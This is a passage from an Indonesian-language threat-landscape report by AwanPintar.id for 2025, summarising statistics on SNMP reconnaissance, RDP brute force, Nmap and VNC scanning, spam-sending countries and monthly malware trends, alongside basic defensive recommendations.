Shell yang juga muncul. Umumnya ketiga ativitas (Mirai, Busybix Shell, DDoS) ini merupakan sebuah kesatuan pada saat sebuah serangan dilancarkan terhadap sebuah perangkat.


## Attempted Information Leak

Dinamika ancaman siber yang terpantau pada periode ini menegaskan bahwa metode pencurian informasi terus berevolusi melalui pola serangan yang saling melengkapi. Variasi serangan yang semakin beragam menunjukkan upaya persisten para aktor intelektual digital dalam menguji setiap titik lemah guna menemukan celah baru.

Lonjakan serangan Brute Force pada layanan akses jarak jauh menjadi indikasi kuat bahwa penyerang kini lebih fokus pada upaya penguasaan hak akses secara paksa. Peningkatan ini didorong oleh posisi penyerang yang seringkali sudah memiliki pijakan awal di dalam sistem, sehingga langkah mereka selanjutnya adalah mencoba mendominasi kontrol utama demi melancarkan eksploitasi data dalam skala yang lebih masif.

Di sisi lain, AwanPintar.id® mengamati adanya anomali pada kategori ancaman ini, di mana terjadi penurunan drastis pada aktivitas pemindaian awal namun diikuti oleh eskalasi tajam pada teknik penetrasi yang lebih dalam. Berkurangnya penggunaan alat pemindai kerentanan konvensional mengindikasikan bahwa para penyerang tidak lagi berada pada fase pencarian pintu masuk, melainkan sudah beralih ke fase pencarian jalan untuk menguasai inti sistem.

Hal ini diterjemahkan sebagai ancaman serius terhadap informasi sensitif seperti basis data klien, kredensial akun, hingga aset finansial, yang secara statistik mengalami peningkatan progresif. Meskipun didominasi oleh pola serangan lama, kemunculan vektor ancaman baru yang mulai terdeteksi tetap harus diwaspadai, karena setiap keberhasilan eksploitasi sekecil apa pun skalanya merupakan sebuah kerugian nyata bagi integritas data organisasi.




Ancaman terkait kebocoran informasi di Indonesia pada paruh kedua tahun 2025 menunjukkan pergeseran fokus yang sangat tajam dari pengintaian lalu lintas server menuju eksploitasi protokol manajemen jaringan. Data AwanPintar.id® mencatatkan dinamika yang menuntut perhatian khusus bagi para pengelola infrastruktur IT.

Peningkatan Lalu Lintas Terminal Server pada Port Non-Standar: Pada Semester 1, kategori SCAN MS Terminal Server Traffic on Non-standard Port mendominasi dengan 35,09%, namun di Semester 2 angka ini mengalami kenaikan menjadi 36,79%. Kenaikan 1,70% ini mengindikasikan bahwa taktik penyamaran layanan remote desktop pada port tidak standar masih menjadi target utama seiring dengan semakin beragamnya alat pemindaian yang digunakan oleh penyerang.

Lonjakan Masif Eksploitasi SNMP: Anomali paling mengkhawatirkan muncul pada kategori GPL SNMP request udp dan GPL SNMP public access udp. Kedua kategori ini melonjak drastis menjadi masing-masing 17,47% dan 19,19% di Semester 2. Kenaikan tajam (rata-rata di atas 18%) menunjukkan bahwa penyerang di Indonesia sedang gencar melakukan pengintaian terhadap konfigurasi perangkat jaringan (seperti router dan switch) menggunakan protokol SNMP. Kebocoran informasi melalui SNMP sangat berbahaya karena dapat memberikan "peta" lengkap infrastruktur jaringan kepada peretas.

Dinamika Aktivitas Pemindaian (Scanning): Aktivitas pemindaian umum menggunakan NMAP mengalami penurunan signifikan sebesar -17,28%, yang berarti penyerang mulai meninggalkan pemindaian massal yang mudah terdeteksi atau sudah mendapatkan informasi yang dibutuhkan untuk masuk ke dalam taham penyerangan selanjutnya. Sebaliknya, terdapat penurunan pada Potential VNC Scan yang turun menjadi 5,66%. Hal ini menunjukkan adanya upaya pengintaian yang lebih spesifik untuk mencari celah pada layanan kontrol jarak jauh berbasis grafis (VNC) yang sering kali memiliki proteksi kata sandi yang lemah.

Lonjakan drastis pada aktivitas SNMP menandakan bahwa keamanan tingkat perangkat keras jaringan di Indonesia sedang dalam ancaman serius. AwanPintar.id® sangat merekomendasikan organisasi untuk segera mengubah community string standar (seperti 'public' atau 'private') pada protokol SNMP, menutup port SNMP yang tidak diperlukan, serta meningkatkan pengawasan terhadap upaya pemindaian port VNC. Kebocoran informasi adalah fase kritis sebelum penyerang melancarkan serangan destruktif yang lebih besar.

Seiring dengan banyaknya kebocoran data yang dipublikasikan di Dark Web, percobaan akses VNC menggunakan kredensial yang bocor di Dark Web sudah menjadi hal yang umum. Tidak diperlukan keahlian teknis yang tinggi, hanya mencoba masuk dari sekian banyak kredensial yang ada. Teknik ini mirip dengan Brute Force Attack dengan database yang lebih spesifik ke target tertentu berdasarkan informasi kredensial di Dark Web.

## SCAN MS Terminal Server Traffic on Non-Standard Port

Brute Force RDP mengacu pada jenis serangan siber di mana penyerang secara sistematis berupaya mendapatkan akses tidak sah ke jaringan dengan berulangkali menebak atau "memaksa" kata sandi akun RDP.

Serangan Brute Force RDP dapat dilakukan oleh pelaku dengan berbagai motivasi, termasuk mencuri data sensitif, mendapatkan kendali sistem untuk eksploitasi lebih lanjut, atau menyebabkan gangguan pada jaringan atau sistem yang ditargetkan. Serangan ini bisa sangat efektif jika kata sandi yang digunakan lemah atau mudah ditebak.

## GPL SNMP request udp

Deteksi adanya permintaan akses ke layanan SNMP (Simple Network Management Protocol) melalui protokol UDP. SNMP adalah protokol yang biasanya digunakan oleh administrator untuk memantau dan mengelola perangkat jaringan seperti router, switch, atau server. Namun, jika permintaan ini datang dari pihak yang tidak dikenal, hal tersebut merupakan indikasi upaya pengintaian (reconnaissance) untuk mencuri informasi sensitif mengenai konfigurasi jaringan, daftar perangkat, hingga status sistem yang dapat digunakan untuk merencanakan serangan yang lebih besar.

## GPL SNMP public access udp

Deteksi adanya upaya akses ke layanan SNMP menggunakan kata kunci (community string) standar yaitu "public". Dalam keamanan jaringan, menggunakan kata kunci "public" sangat berbahaya karena merupakan pengaturan bawaan yang mudah ditebak oleh penyerang. Melalui akses ini, pihak tidak bertanggung jawab dapat dengan mudah mengintip informasi rahasia mengenai konfigurasi jaringan, lalu lintas data, hingga detail perangkat tanpa memerlukan otentikasi yang kuat, sehingga membuka jalan bagi eksploitasi yang lebih dalam.

## SCAN Nmap -sS Window 1024

Nmap dapat digunakan oleh peretas untuk mengetahui akses ke port yang tidak terkontrol pada suatu sistem. Semua yang perlu dilakukan peretas untuk berhasil masuk ke sistem yang ditargetkan adalah menjalankan Nmap yang ditargetkan ke arah sistem itu, mencari kerentanan, dan mencari cara untuk mengeksploitasinya. Peretas bukan satu-satunya orang yang menggunakan platform perangkat lunak ini.

Perintah ini akan menjalankan pemindaian TCP SYNC dengan window size 1024 byte. Umumnya ini dilakukan untuk melakukan pengecekan maksimum windows size pada target sebelum dilakukan pengiriman paket data susulan.

## SCAN Potential VNC Scan 5900-5920

Deteksi adanya aktivitas pemindaian *(scanning)* yang secara spesifik mencari port terbuka pada rentang 5900 hingga 5920, yang merupakan jalur komunikasi untuk layanan VNC (Virtual Network Computing). VNC adalah sistem yang digunakan untuk mengendalikan komputer lain dari jarak jauh secara visual. Pemindaian ini mengindikasikan bahwa penyerang sedang mencari perangkat yang memiliki akses kendali jarak jauh yang tidak terlindungi atau memiliki kata sandi lemah agar mereka dapat menyusup dan melihat layar serta mengoperasikan komputer target secara ilegal.

Green
OPEN

# SPAM & MALWARE

## Spam

Spam adalah penyalahgunaan saluran komunikasi digital untuk mengirimkan pesan dalam jumlah besar, tidak diminta, dan seringkali bersifat anonim kepada penerima yang tidak bersedia. Meskipun secara historis diasosiasikan dengan surel yang berisi iklan komersial yang mengganggu (unsolicited commercial email/UCE), evolusi Spam kini mencakup penyebaran melalui pesan instan, SMS, media sosial, dan bahkan panggilan suara (Spam calls).

Spam berfungsi sebagai lapisan fondasi dalam ekosistem kejahatan siber. Volume Spam yang tinggi secara langsung membebani infrastruktur jaringan global dan sumber daya komputasi perusahaan. Lebih dari sekadar kerugian produktivitas, peran Spam sebagai vektor infeksi awal yang utama menjadikannya ancaman keamanan serius. Sebagian besar serangan phising, yang bertujuan mencuri kredensial sensitif atau identitas, dimulai dengan pengiriman surel massal yang terklasifikasi sebagai Spam.

Dengan menciptakan kebisingan digital (digital noise), Spam melatih pengguna untuk mengabaikan surel yang tidak terduga, sehingga meningkatkan kemungkinan pengguna mengklik surel berbahaya yang lolos dari filter.

## Malware


Malware (Malicious Software) adalah istilah umum yang merujuk pada perangkat lunak apa pun yang sengaja dirancang untuk merusak, melumpuhkan, mencuri data, atau mendapatkan akses tanpa izin ke sistem, perangkat, atau jaringan komputer.

Dalam dunia kejahatan siber, Malware mewakili senjata teknis utama yang digunakan oleh aktor ancaman, mulai dari peretas individu hingga kelompok spionase yang didukung negara. Spektrumnya sangat luas, meliputi berbagai kategori spesifik seperti Ransomware (yang mengenkripsi data korban untuk meminta tebusan), Trojan (yang menyamar sebagai aplikasi sah), Spyware (yang memantau aktivitas pengguna secara diam-diam), dan Worm (yang mereplikasi diri dan menyebar ke seluruh jaringan).

Penggunaan malware mencerminkan puncak dari payload serangan, di mana tujuan kriminal telah terwujud menjadi kode yang dapat dieksekusi. Tujuan akhirnya adalah mendapatkan keuntungan finansial (pencurian kripto, pemerasan), melakukan spionase (pencurian kekayaan intelektual atau rahasia negara), atau menyebabkan sabotase infrastruktur.

Dengan semakin canggihnya teknik obfuscation dan polymorphism, Malware saat ini mampu menghindari deteksi, menyesuaikan diri dengan lingkungan target, dan mempertahankan keberadaan yang persisten (persistence) dalam jangka waktu lama di sistem yang terinfeksi.

# Persentase Jumlah Spam & Malware Terhadap Total Email Masuk Sepanjang Tahun 2025



# Deskripsi Serangan Spam


Sepanjang tahun 2025, dinamika serangan spam di Indonesia menunjukkan pola yang cukup dinamis dengan intensitas yang tinggi pada awal tahun. Pada kuartal pertama, aktivitas spam tercatat sangat aktif dan berada pada kisaran 19% hingga 24%, yang mencerminkan adanya aktivitas pengiriman pesan massal yang konsisten untuk menguji celah pada server-server lokal. Memasuki bulan April hingga Juni, intensitas serangan sempat melandai sebelum akhirnya kembali menunjukkan peningkatan aktivitas yang mengindikasikan adanya pergeseran target atau pembaruan metode pengiriman oleh para pelaku.

Berdasarkan data AwanPintar.id®, anomali yang sangat signifikan terjadi pada bulan Juli, di mana serangan spam melonjak drastis hingga menyentuh angka 36,34%. Lonjakan ekstrem ini menjadi titik tertinggi sepanjang tahun dan umumnya mengindikasikan adanya kampanye spam terkoordinasi atau serangan global yang secara masif menargetkan infrastruktur digital di Indonesia secara serentak. Namun, setelah mencapai puncaknya di bulan Juli, aktivitas spam langsung mengalami penurunan tajam dan bergerak stabil di angka rendah (7% - 13%) hingga akhir tahun. Tren penurunan di penghujung tahun ini memberikan gambaran bahwa para penyerang mungkin sedang melakukan evaluasi atau lebih memprioritaskan efektivitas sasaran dibandingkan kuantitas sebaran pesan di masa libur akhir tahun.

# 10 Negara Pengirim Spam Terbanyak Semester 2 Tahun 2025

Di tengah percepatan transformasi digital yang kian masif, lonjakan volume trafik spam tetap menjadi instrumen utama yang mengancam stabilitas keamanan siber di Indonesia. Sebagai upaya untuk memetakan arah ancaman secara presisi, AwanPintar.id® melakukan pemantauan berkelanjutan terhadap distribusi geografis dari sumber serangan yang masuk ke ruang siber nasional. Analisis ini sangat krusial mengingat spam bukan lagi sekadar gangguan komunikasi, melainkan seringkali menjadi pembuka jalan bagi kampanye phising yang lebih destruktif maupun penyebaran malware yang terstruktur.

Melalui data yang dikompilasi, ditemukan adanya konsentrasi aktivitas siber yang signifikan dari yurisdiksi tertentu. Fenomena ini mengindikasikan kuatnya penetrasi serangan siber secara global. Dengan mengidentifikasi negara asal pengirim secara mendetail, organisasi dan entitas digital di Indonesia dapat mengambil langkah preventif dengan memperketat sistem keamanan, mengoptimalkan sistem penyaringan email, serta memperkuat protokol kewaspadaan terhadap lalu lintas data dari zona berisiko tinggi. Langkah proaktif ini menjadi esensial dalam membangun pertahanan siber yang lebih tangguh dan adaptif, dengan daftar peringkat sebagai berikut:




Spam email tetap menjadi instrumen serangan siber yang paling persisten karena efisiensi biayanya yang sangat rendah namun memiliki daya hancur yang tinggi melalui skema phising. Bahaya utama dari metode ini terletak pada kemampuannya untuk mengelabui kewaspadaan pengguna dengan menyamar sebagai komunikasi legal, yang pada akhirnya menjerat korban ke dalam risiko pencurian data atau infeksi malware.


Dalam data yang dihimpun oleh AwanPintar.id® pada Semester 2 tahun 2025, muncul sebuah fakta yang sangat mengkhawatirkan sekaligus menjadi catatan merah bagi keamanan siber nasional. Indonesia menduduki posisi pertama sebagai negara pengirim spam terbanyak dengan persentase dominan mencapai 56,29%. Angka ini menunjukkan lonjakan yang sangat drastis, di mana infrastruktur digital dalam negeri justru menjadi sumber utama gangguan bagi pengguna internet di tanah air sendiri. Fenomena ini mengindikasikan banyaknya IP publik, server, hingga perangkat IoT di Indonesia yang telah dikompromi dan disalahgunakan oleh para peretas sebagai mesin pengirim spam massal.

Sementara itu, negara-negara dengan infrastruktur teknologi raksasa seperti Amerika Serikat (14,44%) dan Tiongkok (4,35%) tetap menjadi pengirim reguler yang konsisten berada di papan atas daftar. Kehadiran negara-negara ini, bersama dengan Brasil dan Rusia, menegaskan bahwa ancaman spam bersifat global dan lintas batas, memanfaatkan kapasitas bandwidth besar dari negara-negara tersebut untuk menyasar target di Indonesia.

Hal lain yang menarik perhatian adalah kemunculan negara tetangga seperti Malaysia dan Vietnam dalam daftar 10 besar. Meskipun persentasenya berada di kisaran

1%, kehadiran mereka menunjukkan bahwa eksploitasi jaringan di kawasan Asia Tenggara semakin intensif. Secara akumulatif, 10 negara teratas ini bertanggung jawab atas 83,65% dari total trafik spam yang terdeteksi, sementara sisa 16,35% berasal dari berbagai negara lainnya di seluruh dunia. Konsentrasi serangan yang sangat tinggi pada IP domestik menuntut perhatian serius dari para penyedia layanan internet dan otoritas keamanan siber nasional untuk segera memperkuat filtrasi trafik dan melakukan pembersihan terhadap infrastruktur yang terinfeksi di dalam negeri.

## Komparasi negara Pengirim Spam Terbanyak Semester 1 & Semester 2 Tahun 2025



| | |
|---|---|
| **Indonesia**<br>Mengalami Peningkatan 34,84% | **Jerman**<br>Mengalami Peningkatan 0,13% |
| **Amerika Serikat**<br>Mengalami Penurunan -17,53% | **Malaysia**<br>Mengalami Penurunan -0,04% |
| **Tiongkok**<br>Mengalami Penurunan -0,28% | **Jepang**<br>Mengalami Penurunan -0,05% |
| **Brasil**<br>Mengalami Peningkatan 0,06% | **India**<br>Mengalami Penurunan -1,98% |
| **Rusia**<br>Mengalami Peningkatan 0,05% | **Vietnam**<br>Mengalami Penurunan -0,24% |

# Deskripsi Serangan Malware

Berdasarkan data yang dihimpun oleh AwanPintar.id® melalui hasil komparasi bulanan, terlihat bahwa intensitas serangan malware di tahun 2025 menunjukkan pola yang sangat fluktuatif dengan ledakan aktivitas yang terpusat di periode tertentu. Pada awal tahun, tepatnya di bulan Januari, serangan malware mencatatkan angka tertinggi sebesar 43,46%. Tingginya persentase ini memberikan gambaran bahwa para aktor ancaman mengawali tahun dengan kampanye distribusi perangkat lunak berbahaya yang sangat masif, yang kemungkinan besar bertujuan untuk menanamkan pondasi infeksi pada infrastruktur target.

Jika ditarik benang merah, terdapat korelasi yang cukup unik antara serangan malware dan aktivitas spam pada tahun ini. Meskipun secara teori keduanya sering berjalan beriringan sebagai metode pengiriman (delivery mechanism), data tahun 2025 menunjukkan adanya pergeseran fokus penyerang. Setelah sempat melandai dari bulan Februari hingga Mei, serangan malware kembali melonjak di bulan Juni hingga menyentuh angka 22,82%. Peningkatan ini terjadi tepat sebelum ledakan serangan spam di bulan Juli, yang mengindikasikan bahwa distribusi malware dilakukan lebih awal untuk mempersiapkan infrastruktur botnet sebelum kampanye spam massal dijalankan.

